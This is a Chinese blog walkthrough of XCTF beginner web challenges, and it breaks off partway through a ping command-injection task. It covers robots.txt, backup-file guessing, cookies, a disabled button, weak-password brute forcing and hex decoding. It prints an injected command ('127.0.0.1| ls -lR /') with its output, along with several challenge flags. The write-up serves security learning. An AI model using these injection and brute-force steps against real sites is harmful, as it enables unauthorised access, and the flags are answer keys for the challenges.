xctf新手区（附详细过程）

原创

wu_ceng 于 2020-09-15 23:19:01 发布 823 收藏 7

其实老早以前刷过，不过没有总结啥的，现在再来看一看

1.

这里并不能用右键查看页面源码，使用F12查看即可

FLAG is not here

2.

显示

请用GET方式提交一个名为a,值为1的变量

展开学习：**HTTP的几种请求方式和HTTP请求响应过程**

传送门

这里直接在输入框修改url进行请求或者使用插件HackBar的GET方式提交即可

请用GET方式提交一个名为a,值为1的变量


请再以POST方式随便提交一个名为b,值为2的变量

还是使用插件HackBar，勾选`Post data`提交数据即可

请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

cyberpeace{8ca21cfd19a2298b5e4bfe24365ac568}



3.

那就先来学习一下**Robots协议**


传送门

简单来看就是

> Robots协议（也称为爬虫协议、机器人协议等）的全称是“网络爬虫排除标准”（Robots ExclusionProtocol），网站通过Robots协议告诉搜索引擎哪些页面可以抓取，哪些页面不能抓取.

而网站域名根目录下的robots.txt文本文件可以让爬虫来遵守访问的页面和禁止访问的页面

那么再来看这道题，既然这个robots.txt文件是放在站域名根目录下，那么尝试直接访问




会发现显示`f1ag_1s_h3re.php`这个文件

进行访问

cyberpeace{0c57136cdfd99cd990753e6bbfbc2e3a}


4.



你知道index.php的备份文件名吗?

> 如果网站存在备份文件，常见的备份文件后缀名有：“.git” 、“.svn”、“.swp”“.~”、“.bak”、“.bash_history”、“.bkf” 尝试在URL后面，依次输入常见的文件备份扩展名

尝试后发现访问`.../index.php.bak`即可



5.

你知道什么是cookie吗?

知识点学习：cookie

burp抓包查看


```
GET / HTTP/1.1
Host: 220.249.52.133:34313
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: look-here=cookie.php
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```


那么就来访问 `.../cookie.php` 页面


See the http response

提示要查看响应包

See the http response



6.




```
<input disabled="" class="btn btn-default" style="height:50px;width:200px;" type="submit" value="flag" name="auth">
```

> disabled_button
> disabled 属性规定禁用按钮。
> 被禁用的按钮既不可用，也不可点击。
> 可以设置 disabled 属性，直到满足某些条件（比如选择一个复选框），才恢复用户对该按钮的使用。然后，可以使用 JavaScript 来清除 disabled 属性，以使文本区变为可用状态。

删去`disabled=""`后即可点击flag按键

一个不能按的按钮

flag

cyberpeace{ef44fdfe6c35f9a10a879ae9d0d37cc0}

7.

weak_auth

59 最佳Writeup由小太阳的温暖提供


难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: 小宁写了一个登陆验证页面，随手就设了一个密码。

题目场景: 点击获取在线场景


题目附件: 暂无



抓包弱口令爆破就完事了

cyberpeace{7a14ef4863e774f717c5e5b707042d36}

8.



查看源码会发现

\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30

是十六进制，转换一下

16进制到文本字符串

加密或解密字符串长度不可以超过10M　　当前长度：144

```
1  \x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30
```

16进制转字符　字符转16进制　测试用例　清空结果　复制结果

```
1  55,56,54,79,115,69,114,116,107,49,50
```

ASCII在线转换器-十六进制，十进制、 二进制

ASCII转换到 ASCII (例: a b c)

7 8 6 0 s E r t k 1 2

添加空格 删除空格 ☐ 将空白字符转换

十六进制转换至16进制(例:0x61或61或61/62) ☐ 删除 0x

0x37 0x38 0x36 0x4f 0x73 0x45 0x72 0x74 0x6b 0x31
0x32


十进制转换到 10进制 (例: 97 98 99)

55 56 54 79 115 69 114 116 107 49 50

ASCII转换

注意提交flag时的格式

9.



需要学习的知识：

ping

通常用来测试与目标主机的连通性

waf

> WAF称为web应用防火墙，是通过执行一系列针对HTTP,HTTPS的安全策略，来专门对web应用，提供保护的一款产品

命令执行

常见命令执行

```
command1 & command2 ：先执行command2后执行command1
command1 && command2 ：先执行command1后执行command2
command1 | command2 ：只执行command2
command1 || command2 ：command1执行失败，再执行command2(若command1执行成功，就不再执行command2)
```

Linux 常用命令学习

先来ping一波127.0.0.1

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.076 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.053 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.053/0.062/0.076/0.010 ms
```


用ls列文件 `127.0.0.1| ls -lR /` 查看所有文件

```
ping -c 3 127.0.0.1| ls -lR /
/:
total 68
drwxr-xr-x    1 root root 4096 Nov 16  2018 bin
drwxr-xr-x    2 root root 4096 Apr 10  2014 boot
drwxr-xr-x    5 root root  360 Sep 15 13:11 dev
drwxr-xr-x    1 root root 4096 Sep 15 13:11 etc
drwxr-xr-x    1 root root 4096 Sep 15 13:11 home
drwxr-xr-x   12 root root 4096 Sep 29  2018 lib
drwxr-xr-x    2 root root 4096 Sep 29  2018 lib64
drwxr-xr-x    2 root root 4096 Sep 29  2018 media
drwxr-xr-x    2 root root 4096 Apr 10  2014 mnt
drwxr-xr-x    2 root root 4096 Sep 29  2018 opt
dr-xr-xr-x 4707 root root    0 Sep 15 13:11 proc
drwx------    2 root root 4096 Sep 29  2018 root
drwxr-xr-x    1 root root 4096 Nov 16  2018 run
-rwxrwxr-x    1 root root   81 Sep 27  2018 run.sh
drwxr-xr-x    1 root root 4096 Oct 19  2018 sbin
drwxr-xr-x    2 root root 4096 Sep 29  2018 srv
dr-xr-xr-x   13 root root    0 Aug  2 15:17 sys
drwxrwxrwt    1 root root 4096 Sep 15 13:11 tmp
drwxr-xr-x    1 root root 4096 Sep 29  2018 usr
drwxr-xr-x    1 root root 4096 Nov 16  2018 var
```


查找后会发现有一个`flag.txt`


```
/home:
total 4
-rw-rw-r-- 1 root root 44 Sep 15 13:11 flag.txt

/lib:
total 112
